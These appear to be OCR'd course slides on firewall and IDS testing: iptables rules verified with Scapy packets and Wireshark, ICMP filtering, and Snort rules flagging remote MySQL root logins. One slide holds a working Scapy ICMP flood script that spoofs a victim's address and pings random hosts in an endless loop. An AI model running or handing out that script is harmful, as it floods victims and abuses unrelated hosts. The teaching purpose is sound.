
# Writing a Firewall Rule

After adding the rule we can see that the rule in the output chain was not triggered yet.




```
ebinsaad@dev11:~$ sudo iptables -A OUTPUT -p tcp -d www.uwindsor.ca --dport 80 -j ACCEPT
ebinsaad@dev11:~$ sudo iptables -L -v
Chain INPUT (policy ACCEPT 12 packets, 2332 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain OUTPUT (policy ACCEPT 12 packets, 1529 bytes)
 pkts bytes target     prot opt in     out     source               destination
    0     0 ACCEPT     tcp  --  any    any     anywhere             www.uwindsor.ca      tcp dpt:http
ebinsaad@dev11:~$ 
```

# Write a Unit Test for R01 using Scapy




```
from scapy.layers.inet import IP, TCP
from scapy.sendrecv import send


def test_rule_01():

    # create empty IP packet and  empty TCP segment
    raw_ip = IP()
    raw_tcp = TCP()
```

# Write a Unit Test for R01 using Scapy




```
def test_rule_01():

   # create empty IP packet and  empty TCP segment
   raw_ip = IP()
   raw_tcp = TCP()

   # set the dst IP in the raw IP packet to www.uwin
   raw_ip.dst = "www.uwindsor.ca"

   # set the dst port in the raw TCP segment to port
   raw_tcp.dport = 80
```

# Write a Unit Test for R01 using Scapy



```
def test_rule_01():

    # create empty IP packet and  empty TCP segment
    raw_ip = IP()
    raw_tcp = TCP()

    # set the dst IP in the raw IP packet to www.uwindsor.ca
    raw_ip.dst = "www.uwindsor.ca"

    # set the dst port in the raw TCP segment to port 80
    raw_tcp.dport = 80

    # craft a network packet by comping the IP packet and the TCP segment
    UT01 = raw_ip/raw_tcp
```


# Write a Unit Test for R01 using Scapy



```
# set the dst IP in the raw IP packet to www.uwindsor.ca
raw_ip.dst = "www.uwindsor.ca"

# set the dst port in the raw TCP segment to port 80
raw_tcp.dport = 80

# craft a network packet by comping the IP packet and the TCP segment
UT01 = raw_ip/raw_tcp

# send the crafted packet 10 times to test the Firewall rule
send(UT01, count=10)
```

# Write a Unit Test for R01 using Scapy


```python
from scapy.layers.inet import IP, TCP
from scapy.sendrecv import send


def test_rule_01():

    # create empty IP packet and  empty TCP segment
    raw_ip = IP()
    raw_tcp = TCP()

    # set the dst IP in the raw IP packet to www.uwindsor.ca
    raw_ip.dst = "www.uwindsor.ca"

    # set the dst port in the raw TCP segment to port 80
    raw_tcp.dport = 80

    # craft a network packet by comping the IP packet and the TCP segment
    UT01 = raw_ip/raw_tcp

    # send the crafted packet 10 times to test the Firewall rule
    send(UT01, count=10)


if __name__ == '__main__':
    test_rule_01()
```



```
ebinsaad@dev11:~/PycharmProjects/CS467$ sudo python3 utsnort.py
[sudo] password for ebinsaad:
..........
Sent 10 packets.
ebinsaad@dev11:~/PycharmProjects/CS467$
```


# Check IPTables

Use the command sudo **iptables -L -v** to check if the rule in the IPTables was fired or not.



```
ebinsaad@dev11:~$ sudo iptables -L -v
Chain INPUT (policy ACCEPT 938 packets, 143K bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain OUTPUT (policy ACCEPT 948 packets, 102K bytes)
 pkts bytes target     prot opt in     out     source               destination
    1    40 ACCEPT     tcp  --  any    any     anywhere             www.uwindsor.ca      tcp dpt:http
```

# Check Wireshark



*wlp4s0
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Expression... Clear Apply Save

Filter: tcp.dstport==80


```
No.   Time                         Source         Destination     Protocol Length Info
  194 2018-03-28 02:33:50.5383179 192.168.0.169  137.207.71.197  TCP          54 20 → 80 [SYN] Seq=0 Win=8192 Len=0
  195 2018-03-28 02:33:50.5424829 192.168.0.169  137.207.71.197  TCP          54 [TCP Spurious Retransmission] 20 → 80 [SYN] Seq=0 Win=8192 Len=0
  196 2018-03-28 02:33:50.5725728 192.168.0.169  137.207.71.197  TCP          54 [TCP Spurious Retransmission] 20 → 80 [SYN] Seq=0 Win=8192 Len=0
  197 2018-03-28 02:33:50.5743567 192.168.0.169  137.207.71.197  TCP          54 [TCP Spurious Retransmission] 20 → 80 [SYN] Seq=0 Win=8192 Len=0
  198 2018-03-28 02:33:50.5756496 192.168.0.169  137.207.71.197  TCP          54 [TCP Spurious Retransmission] 20 → 80 [SYN] Seq=0 Win=8192 Len=0
  199 2018-03-28 02:33:50.5772159 192.168.0.169  137.207.71.197  TCP          54 [TCP Spurious Retransmission] 20 → 80 [SYN] Seq=0 Win=8192 Len=0
  200 2018-03-28 02:33:50.5785097 192.168.0.169  137.207.71.197  TCP          54 [TCP Spurious Retransmission] 20 → 80 [SYN] Seq=0 Win=8192 Len=0
  201 2018-03-28 02:33:50.5797936 192.168.0.169  137.207.71.197  TCP          54 [TCP Spurious Retransmission] 20 → 80 [SYN] Seq=0 Win=8192 Len=0
  202 2018-03-28 02:33:50.5809577 192.168.0.169  137.207.71.197  TCP          54 [TCP Spurious Retransmission] 20 → 80 [SYN] Seq=0 Win=8192 Len=0
  203 2018-03-28 02:33:50.5820457 192.168.0.169  137.207.71.197  TCP          54 [TCP Spurious Retransmission] 20 → 80 [SYN] Seq=0 Win=8192 Len=0
  205 2018-03-28 02:33:50.5837700 192.168.0.169  137.207.71.197  TCP          54 20 → 80 [RST] Seq=1 Win=0 Len=0
```

```
  Fragment offset: 0
  Time to live: 64
  Protocol: TCP (6)
  Header checksum: 0xe7e9 [validation disabled]
  [Header checksum status: Unverified]
  Source: 192.168.0.169
  Destination: 137.207.71.197
  [Source GeoIP: Unknown]
▾ [Destination GeoIP: Windsor, ON, Canada, AS11700 WEDnet, 42.294899, -83.052101]
   [Destination GeoIP City: Windsor, ON]
   [Destination GeoIP Country: Canada]
   [Destination GeoIP AS Number: AS11700 WEDnet]
   [Destination GeoIP Latitude: 42.294899]
   [Destination GeoIP Longitude: -83.052101]
```


# Maybe we need to introduce a delay

Let us configure the send function in scapy to only send one packet every 3 seconds. We introduce a 3 seconds delay

Then, we can check the IPTables again




```
# send the crafted packet 10 times to test the Firewall rule
send(UT01, count=10)
```



```
# send the crafted packet 10 times to test the Firewall rule
send(UT01, count=10, inter=3)
```

# Check IPTables



```
    1    40 ACCEPT     tcp  --  any    any     anywhere             www.uwindsor.ca      tcp dpt:http
ebinsaad@dev11:~$ sudo iptables -L -v
Chain INPUT (policy ACCEPT 2996 packets, 854K bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain OUTPUT (policy ACCEPT 3073 packets, 494K bytes)
 pkts bytes target     prot opt in     out     source               destination
   11   440 ACCEPT     tcp  --  any    any     anywhere             www.uwindsor.ca      tcp dpt:http
ebinsaad@dev11:~$ 
```

# Filter Ping Attacks


Let us write an IPTables rule to filter incoming ICMP Ping Flood

# Filter Probing Attacks

Let us write an IPTables rule to filter incoming Ping scan to any host in our network.

```
sudo iptables -A INPUT -p icmp --icmp-type echo-reply -j REJECT

sudo iptables -A OUTPUT -p icmp --icmp-type echo-request -j REJECT
```

# ICMP Flood with SCAPY



```python
from scapy.layers.inet import IP, ICMP
from scapy.all import *

packet = IP()  # create an IP packet

icmp_header = ICMP()  # create an ICMP header

packet.src = "192.168.0.102"  # set the victim IP address

icmp_header.type = 8  # Type value in the ICMP header as 8 for ping crafting
icmp_header.code = 0  # Code value in the ICMP header as 0 for ping crafting

while True:
    packet.dst = RandIP()  # generate random IP address and inject it as the packet
    send(packet/icmp_header) # combine the ICMP header with the ip packet and send it
```

# Testing IDS  Rules

IDS rules could test traffic for unexpected  src IP/ dst IP, port numbers, flags, etc.

The strength of IDS  is its ability to inspect application layer protocols and inspect payload.

Let us write a rule to test mysql traffic over network.

# IDS Rule for MySQL

MYSQL is running on default TCP port 3306 on IP address 192.168.0.102, the rule should test if the MySQL root user is trying to login remotely over the network.

# IDS Rule for MySQL

```
alert tcp any any -> 192.168.0.102 3306 (msg: "remote root login attempt"; sid:80000000001; rev:1;)
```

# IDS Rule for MySQL

```
alert tcp any any -> 192.168.0.102 3306 (msg: "remote root login attempt" content: "root"; sid:80000000001; rev:1;)
```

# IDS Rule for MySQL

**alert tcp ![192.168.0.102,127.0.0.1] any -> 192.168.0.102 3306 (msg: "remote root login attempt" content: "root"; sid:800000000001; rev:1;)**

# IDS Rule for MySQL

